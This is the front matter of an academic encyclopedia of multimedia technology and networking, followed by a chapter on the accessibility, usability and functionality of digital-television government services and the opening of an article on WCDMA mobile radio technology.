Foreword

Multimedia technology and networking are changing at a remarkable rate. Despite the telecoms crash of 2001, innovation in networking applications, technologies, and services has continued unabated. The exponential growth of the Internet, the explosion of mobile communications, the rapid emergence of electronic commerce, the restructuring of businesses, and the contribution of digital industries to growth and employment, are just a few of the current features of the emerging digital economy.

This encyclopaedia captures a vast array of the components and dimensions of this dynamic sector of the world economy. Professor Margherita Pagani and her editorial board have done a remarkable job at compiling such a rich collection of perspectives on this fast moving domain. The encyclopaedia's scope and content will provide scholars, researchers, and professionals with much current information about concepts, issues, trends, and technologies in this rapid evolving industrial sector.

Multimedia technologies and networking are at the heart of the current debate about economic growth and performance in advanced economies. The pervasive nature of the technological change and its widespread diffusion has profoundly altered the ways in which businesses and consumers interact. As IT continues to enter workplaces, homes, and learning institutions, many aspects of work and leisure are changing radically. The rapid pace of technological change and the growing connectivity that IT makes possible have resulted in a wealth of new products, new markets, and new business models. However, these changes also bring new risks, new challenges, and new concerns.

In the multimedia and technology networks area, broadband-based communication and entertainment services are helping consumer and business users to do their business more effectively, serve customers faster, and organize their time more effectively. In fact, multimedia technologies and networks have a strong impact on all economic activity. Exponential growth in processing power, falling information costs and network effects have allowed productivity gains, enhanced innovation, and stimulated further technical change in all sectors from the most technology intensive to the most traditional. Broadband communications and entertainment services are helping consumer and business users conduct their business more effectively, serve customers faster, organize their time more effectively, and enrich options for their leisure time.

At MIT, I serve as co-director of the Communications Futures Program, which spans the Sloan School of Management, the Engineering School, and the Media Lab at the Massachusetts Institute of Technology. By examining technology dynamics, business dynamics, and policy dynamics in the communications industry, we seek to build capabilities for roadmapping the upcoming changes in the vast communications value chain as well as to develop next-generation technological and business innovations that can create more value in the industry.

Furthermore, we hope that gaining a deeper understanding of the dynamics in communications will help us not only to make useful contributions to that field, but also to understand better the general principles that drive industry and technology dynamics. Biologists study fruit flies because their fast rates of evolution permit rapid learning that can then be applied to understanding the genetics of slower clockspeed species like humans. We think of the communications industry as the industrial equivalent of a fruit fly; that is, a fast clockspeed industry whose dynamics may help us understand better the dynamic principles that drive many industries.

Convergence is among the core features of information society developments. This phenomenon needs to be analyzed from multiple dimensions: technological, economic, financial, regulatory, social, and political. The integrative approach adopted in this encyclopadia to analyze multimedia and technology networking is particularly welcome and highly complementary to the approach embraced by our work at MIT.

I am pleased to be able to recommend this encyclopedia to readers, whether they are looking for substantive material on knowledge strategy, or looking to understand critical issues related to multimedia technology and networking.

Professor Charles H. Fine
Massachusetts Institute of Technology
Sloan School of Management

Professor Charles Fine teaches operations strategy and supply chain management at MIT's Sloan School of Management and directs the roadmapping activities in MIT's Communications Futures Program (http://cfp.mit.edu/). His research focuses on supply chain strategy and value chain roadmapping, with a particular focus on fast-clockspeed manufacturing industries. His work has supported design and improvement of supply chain relationships for companies in electronics, automotive, aerospace, communications, and consumer products. His current research examines outsourcing dynamics, with a focus on dynamic models for assessing the leverage among the various components in complex industrial value chains and principles for value chain design, based on strategic and logistical assessments.

Professor Fine consults and teaches widely, with clients including Accenture, Agile Software, Alcan, BellSouth, Boehringer Ingelheim, Bombardier, Caterpillar, Chrysler, Delphi Automotive, Deutsche Bank Alex Brown, Embraer, Fluor, GE, GM, Goodyear, HP, Honeywell, Intel, Kodak, Lucent, Mercury Computer, Merrill Lynch, Motorola, 3M, NCR, Nokia, Nortel, Oracle, Polaroid, PTC, Research-in-Motion, Rolls-Royce, Sematech, Teradyne, Toyota, TRW, Unilever, Volkswagen, Volvo, and Walsin Lihwa.

Professor Fine also serves on the board of directors of Greenfuel Technologies Corporation (http://www.greenfuelonline.com/), a biotechnology company that he co-founded, which focuses on renewable energy. As well, he serves as co-director of a new executive education program, Driving Strategic Innovation, which is a joint venture between the MIT Sloan School and IMD in Lausanne, Switzerland.

Professor Fine holds an AB in mathematics and management science from Duke University, an MS in operations research from Stanford University, and a PhD in business administration (decision sciences) from Stanford University. He is the author of Clockspeed: Winning Industry Control in the Age of Temporary Advantage (Perseus Books, 1998). His work, on quality management, flexible manufacturing, supply chain management, and operations strategy, has also appeared in Management Science, Operations Research, Journal of Manufacturing and Operations Management, Production and Operations Management, Annals of Operations Research, Games and Economic Behavior, Sloan Management Review, Supply Chain Management Review, Interfaces, and a variety of other publications.

Preface

The term Encyclopedia comes from the Greek words εγκύκλιος παιδεία, *enkyklios paideia* ("in a circle of instruction").

The purpose of this Encyclopedia of Multimedia Technology and Networking is to offer a written compendium of human knowledge related to the emerging multimedia digital metamarket.

Multimedia technology, networks and online interactive multimedia services are taking advantage of a series of radical innovations in converging fields, such as the digitization of signals, satellite and fibre optic based transmission systems, algorithms for signal compression and control, switching and storage devices, and others, whose combination has a supra-additive synergistic effect.

The emergence of online interactive multimedia services can be described as a new technological paradigm, defined by a class of new techno economic problems, a new pool of technologies (techniques, competencies and rules), and a set of shared assumptions. The core of such a major shift in the evolution of information and communications services is the service provision function, even if the supply of an online interactive multimedia service needs a wide collection of assets and capabilities pertaining also to information contents, network infrastructure, software, communication equipment and terminals.

By zooming on the operators of telecommunications networks (common carriers or telecoms), it is shown that though leveraging a few peculiar capabilities in the technological and managerial spheres, they are trying to develop lacking assets and competencies through the set-up of a network of collaborative relations with firms in converging industries (mainly software producers, service providers, broadcasters, and media firms). This emerging digital marketplace is constantly expanding.

As new platforms and delivery mechanisms rapidly roll out, the value of content increases, presenting content owners with both risks and opportunities. In addition rather than purely addressing the technical challenge of the Internet, wireless and interactive digital television, much more emphasis is now being given to commercial and marketing issues. Companies are much more focused on the creation of consistent and compelling user experiences.

The use of multimedia technologies as the core driving element in converging markets and virtual corporate structures will compel considerable economic and social change.

Set within the framework of IT as a strategic resource, many important changes have taken place over the last years that will force us to change the way multimedia networks develop services for their users:

- The change in the expectations of users, leading to new rapid development and implementation techniques
- The launch of next generation networks and handsets;
- The rapid pace at which new technologies (software and hardware) are introduced
- Modularization of hardware and software, emphasizing object assembly and processing (client server computing);
- Development of non-procedural languages (visual and object oriented programming)

- An imbalance between network operators and independent application developers in the value network for the provision of network dependent services;
- Telecommunications integrated into, and inseparable from, the computing environment
- Need for integration of seemingly incompatible diverse technologies.

The force behind these realities is the strategic use of IT. Strategic management which takes into consideration the basic transformation processes of this sector will be a substantial success factor in securing a competitive advantage within this deciding future market. The change from an industrial to an Information Society connected therewith will above all else be affected by the dynamics of technological developments.

This strategic perspective manifests itself in these work attributes:

- An appreciation of IT within the context of business value;
- A view of information as a critical resource to be managed and developed as an asset;
- A continuing search for opportunities to exploit information technology for competitive advantage;
- Uncovering opportunities for process redesign;
- Concern for aligning IT with organizational goals;
- A continuing re-evaluation of work assignments for added value;
- Skill in adapting quickly to appropriate new technologies;
- An object/modular orientation for technical flexibility and speed in deployment.

Accelerating economic, technological, social, and environmental change challenge managers and policy makers to learn at increasing rates, while at the same time the complexity of the systems in which we live is growing.

Effective decision making and learning in a world of growing *dynamic complexity* requires us to develop tools to understand how the structure of complex systems creates their behaviour.

The Emerging Multimedia Market

The convergence of information and communication technology has lead to the development of a variety of new media platforms that offer a set of services to a community of participants. These platforms are defined as media which enable the exchange of information or other objects such as goods and services (Schmid, 1999).

Media can be defined as Information and communication spaces, which based on innovative information and communication technology (ICT) support content creation, management and exchange within a community of agents. Agents can be organizations, humans, or artificial agents (i.e. software agents).

The multimedia metamarket – generated by the progressive process of convergence involving the television, informatics and telecommunication industries – comes to represent the «strategic field of action» of this study.

According to this perspective telecommunications, office equipment, consumer electronics, media, and computers were separate and distinct industries through the 1990s, offering different services with different methods of delivery. But as the computer became an “information appliance”, businesses would move to take advantage of emerging digital technologies, virtual reality, and industry boundaries would blur.

As a result of the convergence process we cannot therefore talk about separate and different industries and sectors (telecommunications, digital television, informatics) since such sectors are propelled towards an actual merging of different technologies, supplied services and the users’ categories being reached. A great ICT (*Information Communication Technology*) metamarket is thus originated.

Multimedia finds its application in various areas including, but not limited to, education, entertainment, engineering, medicine, mathematics, and scientific research.

In education, multimedia is used to produce Computer Based Training courses.

Multimedia is heavily used in the entertainment industry, especially to develop special effects in movies and animation for cartoon characters. Multimedia games such as software programs available either as CD-ROMs or online are a popular pastime.

In Engineering, especially in Mechanical and Automobile Engineering, multimedia is primarily used for designing a machinery or automobile. This lets an Engineer view a product from various perspectives, zoom critical parts and do other manipulations, before actually producing it. This is known as Computer Aided Design (CAD).

In Medicine, doctors can get trained by looking at a virtual surgery.

In Mathematical and Scientific Research, multimedia is mainly used for modelling and simulation. For example, a scientist can look at a molecular model of a particular substance and manipulate it to arrive at a new substance.

Multimedia Technologies and Networking are at the heart of the current debate about economic growth and performance in advanced economies.

ORGANIZATION OF THE ENCYCLOPEDIA

The goal of this second Edition of the Encyclopedia of Multimedia Technology and Networking is to improve our understanding of multimedia and digital technologies adopting an integrative approach.

All contributions included in the first edition were enhanced and updated and new articles have been added.

The encyclopedia provides numerous contributions providing coverage of the most important issues, concepts, trends and technologies in Multimedia Technology each written by scholars throughout the world with notable research portfolios and expertise.

The Encyclopedia also includes brief description of particular software applications or websites related to the topic of multimedia technology, networks and online interactive multimedia services.

The Encyclopedia provides a compendium of terms, definitions and explanations of concepts, processes and acronyms offering an in-depth description of key terms and concepts related to different areas, issues and trends in multimedia technology and networking in modern organizations worldwide.

This encyclopedia is organized in a manner that will make your search for specific information easier and quicker. It is designed to provide thorough coverage of the field of Multimedia Technology and Networking today by examining the following topics:

- From Circuit Switched to IP-Based Networks
  - Network Optimisation
  - Information Systems in Small firms
- Telecommunications and Networking Technologies
- Broadband Solution for the Last Mile to the Residential Customers
  - Overview
  - Copper Solutions
- Multimedia Information Management
- Mobile Computing and Commerce
  - General trends and Economical Aspects
  - Network Evolution
- Multimedia Digital Television
- Distance Education Technologies
- Electronic Commerce Technologies Management
- End User Computing
- Information Security Management
- Open Source Technologies and Systems
- IT and Virtual Communities
- Psychology of Multimedia Technologies

The Encyclopedia provides thousands of comprehensive references on existing literature and research on multimedia technologies.

In addition, a comprehensive index is included at the end of the encyclopedia to help you find cross-referenced articles easily and quickly. All articles are organized by titles and indexed by authors and topics, making it a convenient method of reference for readers.

The encyclopedia also includes cross-referencing of key terms, figures and information related to Multimedia Technologies and Applications.

All articles were reviewed by either the authors or by external reviewers via a blind peer-review process. In total, we were quite selective regarding actually including a submitted article in the Encyclopedia.

INTENDED AUDIENCE

This Encyclopedia will be of particular interest to teachers, researchers, scholars and professionals of the discipline who need access to the most current information about the concepts, issues, trends and technologies in this emerging field. The Encyclopedia also serves as a reference for managers, engineers, consultants, and others interested in the latest knowledge related to multimedia technology and networking.

Margherita Pagani

Management Department
Milan, January 2008

Acknowledgment

Editing this encyclopedia was an experience without precedent which enriched me a lot both from the human and professional side. I learned a lot from the expertise, enthusiasm, and cooperative spirit of the authors of this publication. Without their commitment to this multidisciplinary exercise, I would not have succeeded.

The efforts that we wish to acknowledge took place over the course of the last two years, as first the premises, then the project, then the challenges, and finally the encyclopedia itself took shape.

I owe a great debt to colleagues all around the world who have worked with me directly (and indirectly) on the research represented here. I am particularly indebted to all the authors involved in this encyclopedia who provided the opportunity to interact and work with the leading experts from around the world. I would like to thank all of them.

Crafting a wealth of research and ideas into a coherent encyclopedia is a process in which the length and complexity I underestimated severely. I owe a great debt to Kristin M. Roth the managing development editor of this second edition. She helped me in organizing and carrying out the complex tasks of editorial management, deadline coordination, and page production—tasks which are normally kept separate, but which, in this encyclopedia, were integrated together so we could write and produce this book.

Mehdi Khosrow-Pour, my editor, and his colleagues at IGI Global have been extremely helpful and supportive every step of the way. Mehdi always provided encouragement and professional support. He took on this project with enthusiasm and grace, and I benefited greatly both from his working relationship with me and his editorial insights. His enthusiasm motivated me to initially accept his invitation for taking on this big project.

I would like to acknowledge the help of all involved in the collation and review process of the encyclopedia, without whose support the project could not have been satisfactorily completed.

Most of the authors also served as referees for articles written by other authors. Their constructive and comprehensive reviews were valuable to the overall process and quality of the final publication.

Deep appreciation and gratitude is due to members of the editorial board: Prof. Raymond A. Hackney of Manchester Metropolitan University (UK), Prof. Leslie Leong of Central Connecticut State University (USA), Prof. Nadia Magnenat-Thalmann of University of Geneva (Switzerland), Prof. Lorenzo Peccati of Bocconi University (Italy), Prof. Nobuyoshi Terashima of Waseda University (Japan), Prof. Steven John Simon of Mercer University (USA), Prof. Andrew Targowski of Western Michigan University (USA), and Prof. Enrico Valdani of Bocconi University (Italy).

I owe a debt of gratitude to the Management Department of Bocconi University where I have the chance to work for the past seven years. I am deeply grateful to Prof. Lorenzo Peccati and Prof. Enrico Valdani for always having supported and encouraged my research endeavors.

I would like to thank Prof. Charles Fine at Massachusetts Institute of Technology (Sloan School of Management) for writing the foreword of this publication. Thanks also to Anna Piccolo at Massachusetts Institute of Technology for all her support and encouragement.

Thanks go to all those who provided constructive and comprehensive reviews and editorial support services for coordination of this two-year project.

My deepest appreciation goes to all the authors for their insights and excellent contributions to this encyclopedia. Working with them in this project was an extraordinary experience in my professional life.

In closing, I'm delighted to present this encyclopedia to you and I am proud of the many outstanding articles that are included herein. I am confident that you will find it to be a useful resource to help your business, your students, or your business colleagues to better understand the topics related to multimedia technology and networking.

About the Editor

Margherita Pagani is assistant professor of management at Bocconi University (Milan), researcher for CSS Lab Customer and Service Science Lab (Bocconi University) and visiting scientist at MIT's Sloan School of Management where she collaborates within MIT's Communications Futures Program. She was visiting professor at Redlands University, California (2004) and visiting scholar at MIT's Sloan School of Management (2003). She teaches e-marketing and international marketing at Bocconi University.

She is associate editor for the *Journal of Information Science and Technology* and serves at the editorial advisory board of *Industrial Marketing Management*, *European Journal of Operational Research, International Journal of Human Computer Studies, Tourism Management International Journal of Cases on Electronic Commerce*, *Idea Publishing Group*.

She is the author of the books *La Tv nell'era digitale*, EGEA, 2000; *Multimedia and Interactive Digital TV: Managing the Opportunities Created by Digital Convergence* (IRM Press, 2003) and *Communication Books* (Korea) 2006; and *Wireless Technologies in a 3G–4G Mobile Environment: Exploring New Business Paradigms* (EGEA, 2006). She has edited the book *Mobile and Wireless Systems Beyond 3G: Managing New Business Opportunities* (IRM Press, 2005) and *Encyclopedia of Multimedia Technology and Networking* (first and second edition) (IGI Global, 2005).

Her current research examines dynamic models for assessing the leverage among the various components in TLC value chains, consumer adoption technology models, and e-marketing. Her work on mobile adoption models, innovativeness scale, value network dynamics, and interactive digital television has also appeared in *Information & Management, Journal of Business Research, Journal of Interactive Marketing, Technology Analysis and Strategic Management, The International Journal on Media Management*, and a variety of other publications.

Accessibility, Usability, and Functionality in T-Government Services

Margherita Pagani
Bocconi University, Italy

Chiara Pasinetti
Bocconi University, Italy

INTRODUCTION

The transition process from analog to digital system, above all in the broadcasting field, and the development of Third Generation standards in mobile communications offer an increasing number of value-added services: the incumbent actors (i.e., local and central administrations, local health structures and hospitals, dealers of public services) have the opportunity to provide e-services to citizens by exploiting the new technologies (digital television, mobile).

The centrality of technology for citizens is a central issue in the Information Society policy, at a local, regional, national, European, and global level. In Europe, the action plan called "eEurope 2005"[1] aims to increase productivity, better public services, and above all guarantee to the whole community the possibility to participate in a global information society, promoting new offers based on broadband and multiplatform infrastructures. Therefore, new devices, such as *digital television* and mobile systems, are becoming innovative and complementary solutions to the PC.

As service providers must guarantee an adequate interface to the citizen, it is also important to identify the critical variables influencing the design of the new t-government services. We explore in this chapter accessibility, usability, and functionality of the systems as the key drivers to build a pervasive offer.

BACKGROUND

The term e-government refers to the group of techniques for the use of methods and tools of an ICT world, aimed to make easier the relationship between the public administration and the citizen (Kannabiran, 2005; Koh, Ryan, & Prybutok, 2005; Marasso, 2003; Norris, Fletcher, & Holden, 2001; Northrup & Thorson, 2003).

E-government is the delivery of online government services, which provides the opportunity to increase citizen access to government, reduce government bureaucracy, increase citizen participation in democracy, and enhance agency responsiveness to citizens' needs.

Previous studies (Bruno, 2002; Gronlund, 2001; Marasso, 2003; Norris & Moon, 2005; Traunmuller & Lenk, 2002) consider the PC as the main device to access e-government services, and few researchers in the literature consider digital TV and mobile as new devices to provide e-government services. The geographical, demographic, social, and cultural gap, associated with the limited skills and knowledge to manipulate the PC, bring to the awareness that the network will be a precious virtual place of acquisition and exchange of information, but not so pervasive as mobile systems and television.

The term *t-government* refers to the whole range of *services* characterized by a social and ethic mission, transmitted through *digital television* (satellite, terrestrial, cable, ADSL) and provided by the Public Administration. The aim is to reduce the distance between government and citizens and make easier the efficiency and efficacy of public administration activities (CNIPA, 2004).

E-government and *t-government* differ because of the media used to vehicle the value-added *service*. T-government, however, has the advantage to address to all the people far from the knowledge and capabilities that the computer requires. In Europe, Italy, the UK, and the Scandinavian countries were the first countries to promote the use of t-government.

The main areas of application for t-government *services* are:

- Access to the existing public information
- Online forms
- Online services directed to the citizens (education, mobility, health, postal services)

The purpose of this chapter is to identify the critical variables influencing the design of the new t-government services.

A well-accepted model of service quality conceptualization is the *technical/functional quality* perspective (Arora & Stoner, 1996). Technical quality refers to what is provided, and functional quality considers how it is provided (Lassar, Manolis, & Winsor, 2000). Examples of technical quality might include quality and effectiveness. Functional quality, on the other hand, comprises the care and/or manners of the personnel involved in the delivery of service products (Lassar et al., 2000).

The functional quality of the service is one of the most important factors influencing the adoption process (Grönroos, 1984; Higgins & Ferguson, 1991).

While the concepts of technical and functional quality are easy to understand, it is less simple to test them through empirical means since consumers find it difficult to separate how the service is being delivered (*functional*) from what is delivered (*technical*). Consumers may find it difficult to evaluate the service quality (Berkley & Gupta, 1995) because of their unfamiliarity with a new electronic delivery method such as digital television.

Parasuraman, Zeithaml, and Berry (1985) proposed a model with five dimensions (tangibles, reliability, responsiveness, assurance, and empathy) measuring the gap between consumer evaluations of expectations and perception (i.e., the disconfirmation model of service quality).

Cronin and Taylor (1992) proposed a model based solely on consumer perceptions removing the considerations of pre-consumption expectations because they argued that customer evaluation of performance already included an internal mental comparison of perceptions against expectations.

Dabholkar (1996) proposed two models to capture the impact of service quality on intention to use: one based on quality attributes, and the other on affective predispositions toward technology. The attribute model used dimensions consistent with the service quality literature.

Dabholkar (1996) used a factor (ease of use) from the TAM work, but did not investigate the potential benefits of using the model itself. The results of the study demonstrated that speed of delivery, ease of use, reliability, enjoyment, and control were all significant factors in determining expected service quality. Other researchers (Meuter, Ostrom, Roundtree, & Bitner, 2000; Szymanski & Hyse, 2000) demonstrated that consumers compared the novel technology service delivery with the traditional alternatives.

Therefore, the proposition is that by combining the attitude-based and service quality-based approaches, the strong theory linking attitudes to behaviors can be exploited (DOI, TAM), with the service quality literature being used to help identify the antecedents that affect these attitudes.

This enables a grounded approach to measuring the variables associated with technology adoption, placing the onus on both the factors affecting consumer intentions to adopt a government service and the factors representing a barrier to adopt.

T-GOVERNMENT QUALITY INDICATORS

The literature of information technology (IT) applications in public administration (Censis, RUR, 2003) identifies over 120 indicators grouped into six main categories for *e-government services*:

1. Reliability
2. Type of interaction, that is, G2C or G2B
3. Usability, that is, search engine or site map
4. Accessibility
5. Structure of the Web site
6. Technological tools: speed of delivery

Researches in the area of e-government and t-government services (Daloisi, 2004; Davis, 2005; Delogu, 2004; Seffah, Donyaee, & Kline, 2004) show that there are some critical dimensions that must not be ignored:

a. Accessibility
b. Usability
c. Functionality of technological tools
d. Content type

Accessibility aims to guarantee to all potential users (including people with physical or sensorial disability) an easy access to services (Daloisi, 2004; Davis, 2005; ITV Consumer Association, 2002; Scuola Superiore della Pubblica Amministrazione Locale, 2001; Seffah et al., 2004; Weolfons, 2004).

A multimedia context such as *digital television* (DTV), which integrates different inputs (remote control, decoder) and outputs (display, television), is accessible when the informative content, the ways of interaction, and the methods of navigation can be managed by anyone, whatever level of skills and abilities.

Usability means that the delivery mechanism must be straightforward to use with minimum effort required (Agarwal & Prasad, 1998; Dabholkar, 1996; Lederer, Maupin, Sena, & Zhuang, 2000; Meuter et al., 2000; Seffah et al., 2004). The ease of orientation, navigation, and understanding are crucial for this dimension of analysis.

Functionality of technological tools refers to the efficacy of the technical realization of the sites, the average time to download the pages, and the number of errors in html language. These aspects need to be considered in t-government and m-government projects.

Accessibility, usability, and functionality of technological tools are critical aspects for the success of any interactive TV service.

THE DESIGN OF A T-GOVERNMENT SERVICE: THE PERSPECTIVE OF THE OPERATORS

In order to deepen critical factors in the development of *t-government* services we conducted a survey in 2004 on a sample of 126 companies involved along the different phases of the value chain. They include content providers (2%), national broadcasters (5%), local broadcasters (36%), application developers (15%), network providers (2%), service providers (14%), system integrators (12%), and device suppliers (14%). Eighty-eight completed questionnaires were returned providing a 69.8% response rate.

The purpose of the study was to identify the critical variables influencing the design of the new t-government services. We explore in this chapter accessibility, usability, and functionality of the systems as the key drivers to build a pervasive offer. The analysis was carried out through a structured questionnaire sent by mail, and each respondent was asked to evaluate the value and utility of each attribute through a five point Likert scale (Pagani & Pasinetti, in press).

The potential field of application considered include nine main areas of content: (1) personal data; (2) local taxation; (3) consumptions; (4) telegrams and postal documents; (5) health; (6) mobility; (7) Social Security; (8) education; (9) work.

Accessibility was measured through the following attributes:

- Sound equipment
- Subtitles
- Opportunity for the user to personalize the page
- Opportunity to add hardware to the decoder (i.e., medical devices)

Usability (the ease of use and navigation of t-government services) was measured through the following attributes:

- Structure of the page in order to guarantee an easy navigation
- Contents of the page
- Ease of use

Functionality of the devices was measured by the following attributes:

- Speed of download
- Security (privacy, authenticity, integrity)
- Constant page update

Potential Field of Application

Respondents express a higher potential for *services* related to the areas of "mobility" (mean 3.81) and "health" (mean 3.72) (Figure 1). Mobility includes applications such as payment of road tax and fines, information on traffic and mobility, urban or extra-urban ways. Health services concern the reservation of medical visits, the payment of tickets, and the periodic monitoring of diabetic people or people with heart diseases.

Accessibility and Usability

All operators state that the most important characteristic that influences *accessibility* is the possibility to

Figure 1. T-government services: Potential field of application



Figure 2. Accessibility: Importance of attributes




connect the decoder with other devices (Figure 2). This characteristic allows new services in the sphere of medicine such as making patients constantly monitor vital parameters (i.e., the control of glycaemia or heart frequency) connecting medical tools with the decoder. This characteristic allows also new services (i.e., postal services) enabled by general alphanumeric keyboards (i.e., to write telegrams or to execute postal operations).


Other important attributes are subtitles and texts used as substitutes for images, which provide a clearer understanding of the operations that the individual can execute. The audio elements appear in the last position, while the possibility for the user to interact in a more active way to modify and personalize the page (i.e., to enlarge characters or increase the contrast background/characters) is potentially less relevant, also for the technical difficulties related to its realization.

The attributes of *usability*, which reflect the ease of use, navigation, and understanding of the contents, hold a preferential position in the scale of judgments of the whole interviewees: local broadcasters and service suppliers reach almost the top of the ranking (4.58 and 4.57), while only national broadcasters and service suppliers have a more prudential attitude (3.82 and 4.06). The content aspects are in absolute the most relevant elements (Figure 3) useful to guarantee a simple and intuitive navigation, followed by the technological components. These results confirm the study of Dabholkar (1996) who showed the importance of ease of use as one of the most significant factors in determining expected *service* quality. The structural characteristics of the page, such as the design and format of the visualized documents, are not avoidable, but become less important.

Functionality of Technological Tools

The most critical technological requirement is represented by the speed of downloading: over 70% of respondents agree to consider this attribute as the most important in favoring the penetration among the population. This result confirms the study conducted by Dabholkar (1996) with reference to Web services. The

Figure 3. Usability: Importance of attributes



second attribute is security of online transactions such as the payment of bills or any operation that requires the offering of a service. Conditional access smart cards could be an interesting solution.

The last attribute is related to the constant update of the system, which must visualize new contents and satisfy the users' exigencies. Respondents indicate privacy concerns related to the use of the smart card, which must be inserted in the decoder to allow the identification of the individual in order to provide personalized services (i.e., reservation of a medical visit or personal certificates).

FUTURE TRENDS

There is an increasing interest from Public Administration and operators for the development of some t-government services, above all in the areas of mobility and health, but also education, personal data, and work information.

The adoption of t-government services is strongly related to accessibility, usability, and functionality of technological tools, considered as the critical drivers for the development of t-government services.

However, the most significant barrier to the adoption of *t-government* service will be the lack of adequate technology devices such as the decoder and return channel (for citizens) or Web staff and expertise (for operators), lack of financial resources, and issues around privacy and security.

Electronic government is continually evolving, and the development of new media allows new opportunities for the launch of new services (t-government and m-government). Indeed, also mobile reaches the highest tax of penetration nearby the population, and it can support an effective communication to the citizens. Moreover, m-government could guarantee the necessity of ubiquitous technologies to have access to any kind of services no matter where the person is. The mobile systems would be the most complete solution to overcome the problems of massive penetration (represented by PC) and of static devices (represented by TV). These infrastructures must fit the indispensable levels of security—intuitiveness, integrity, and reliability—imposed by a technology aimed to offer a service to the citizen.

The key drivers identified to build an effective *t-government* offer can match also to m-government design of the services; in fact, any technology addressed to a user must respect the basic guidelines of accessibility, usability, and functionality.

KEY TERMS

Accessibility: The possibility given by television to guarantee informative content, interaction ways, and navigation processes adequate to any user, no matter his or her capabilities and skills, hardware, and software configuration. In particular, accessibility addresses to people with disabilities (physical and intellectual), who are traditionally excluded by the Information Society.

Digital Gap: The digital gap and exclusion in the use of the new media technologies. The reasons of this difference can be due to geographical, economic, cultural, cognitive, or generational gap, but in any situation the result is the same: Internet remains a precious way of acquiring and exchanging information, but not so pervasive as mobile and televisions, which can consequently contribute to reduce the gap.

Electronic Government (E-Government): The delivery of online government services, which provides the opportunity to increase citizen access to government, reduce government bureaucracy, increase citizen participation in democracy, and enhance agency responsiveness to citizens' needs.

Functionality: The efficacy of the technical realization of the sites, the average time to download the pages, and the number of errors in html language. The main attributes of an adequate technical functionality are the speed of download, the timeliness of the system, the content update, and the security of the data transmission (integrity, privacy).

T-Government: An evolution of e-government applied to digital television (satellite, terrestrial, cable, ADSL); this new device allows citizens to have access to the services offered by Public Administration using the common television present in any house. It is based on a broadcast infrastructure, compatible to European standards of Digital Video Broadcasting (DVB), and on an application infrastructure, compatible to Multimedia Home Platform (MHP) standard. The potential areas of application are personal data, local taxation, consumptions, telegrams and postal documents, health, mobility, Social Security, education, and work.

Usability: The delivery mechanism must be straightforward to use with minimum effort required. Some general rules to guide these principles are maintain a simple design, reducing the number of tables and frames; summarize the key contents on the display; reduce the pages to an adequate number to vehicle the information to the user; make the navigation easy and the remote-control ergonomic; guarantee an intuitive and simple layout; make the visual and graphics elements have no impact on the timing of downloading; create indexes and supports to the navigation that contribute to fasten the process of searching.

WCDMA AND MULTIMEDIA SUPPORT

Recent years have witnessed the rapid progress in handheld devices. This has resulted in a growing number of mobile phones or PDAs that have a built-in camera to record still pictures or live videos. Encouraged by the success of second generation cellular wireless networks, researchers are now pushing the 3G standard to support a seamless integration of multimedia data services. One of the main products is WCDMA (Holma & Toskala, 2001), short for wideband code division multiple access. WCDMA networks have 80 million subscribers in 46 countries at the time of this writing.

WCDMA can be viewed as a successor of the 2G CDMA system. In fact, many WCDMA technologies can be traced back to the 2G CDMA system. However, WCDMA air interface is specifically designed with envision to support real time multimedia services. To name some highlights, WCDMA:

- Supports both packet-switched and circuit-switched data services. Mobile best-effort data services, such as Web surfing and file downloads, are available through packet service.
- Has more bandwidth allocated for downlink and uplink than the 2G systems. It uses a 5 MHz wide radio signal and a chip rate of 3.84 mcps, which is about three times higher than CDMA2000.
- Support a downlink data rate of 384 kbps for wide area coverage and up to 2 Mbps for hot-spot areas, which is sufficient for most existing packet-data applications. WCDMA Release 5 (Erricson, 2004) adopts HSDPA (High-speed downlink packet access), which increases peak data rates to 14 Mbps in the downlink.

To achieve high data rate, WCDMA uses several new radio interface technologies, including (1) shared channel transmission, (2) higher-order modulation, (3) fast link adaptation, (4) fast scheduling, and (5) hybrid automatic-repeat-request (HARQ). These technologies have been successfully used in the downlink HSDPA, and will be used in upcoming improved uplink radio interface in the future. The rest of this article will explain the key components of the radio interface in WCDMA.

BACKGROUND

The first CDMA cellular standard is IS-95 by the U.S. Telecommunication Industry Association (TIA). In CDMA system, mobile users use the same radio channel within a cell when talking to the base station. Data from different users is separated because each bit is direct-sequence spread by a unique access code in the time domain. This even allows adjacent cells to use the same radio frequency with acceptable transmission error rate, which results in perhaps the most important advantages CDMA-based cellular network has over TDMA and FDMA: high cell capacity. CDMA network is able to support more users and higher data rates than TDMA/FDMA based cellular networks for the same frequency bandwidth (Gilhousen, Jacobs, Padovani, Viterbi, Weaver, & Wheatley, 1991).

On the CDMA downlink, the base station simultaneously transmits the user data for all mobiles. On the uplink, mobile transmissions are in an asynchronous fashion and their transmission power is controlled by the base station. Due to the asynchronous nature in the uplink, Signal-Interference-Ratio (SIR) in uplink is much lower than downlink. Thus, the capacity of a CDMA network is typically limited by its uplink. Improving uplink performance has been one of the most active research topics in the CDMA community.

Three main competing CDMA-based 3G systems are CDMA2000 (Esteves, 2002), WCDMA (Holma & Toskala, 2001), and TD-SCDMA, all based on direct-sequence CDMA (DS-CDMA). Commonalities among these systems are: close-loop power control, high data rate in downlink, link-level adaption, TDM fashion transmission, fair queue scheduling, and so forth. Main differences reside in the frequency bandwidth of carrier, link-adaption methods, and different implementation of signaling protocol. TD-SCDMA use TDD separation between uplink and downlink.

Aside from these industry standards, hybrid systems integrating WCDMA and WLAN have attracted a great deal of attention recently. One such system is described by Wang and Liu (2005). Such systems might offer the final solution toward true multimedia experiences in wireless.

WCDMA DOWNLINK

WCDMA downlink provides Forward traffic CHannels (FCH) for voice connections and Downlink Shared CHannel (DSCH) for high-speed data services. The DSCH is a common channel shared by several users based on time or code multiplexing. For example, the DSCH can be allocated to a high data rate user, or assigned to several concurrent lower bit rate users with code multiplexing. The base station uses a downlink control channel for sending out fast power control command and accessing parameters (spreading factor, channelization codes, etc).

The recently released High-Speed downlink Packet Data Access (HSPDA) (Erricson, 2004) provides enhanced support for interactive data services and multimedia streaming services. The key features of HSDPA are rapid adaptation to changes in the radio environment and fast retransmission of erroneous data. The spreading factor in the DSCH can vary from 4 to 256 for different data rates. Together with adaptive modulation, hybrid-ARQ, power allocation and other link adaptation techniques, this feature allows the WCDMA downlink to offer high-speed data services.

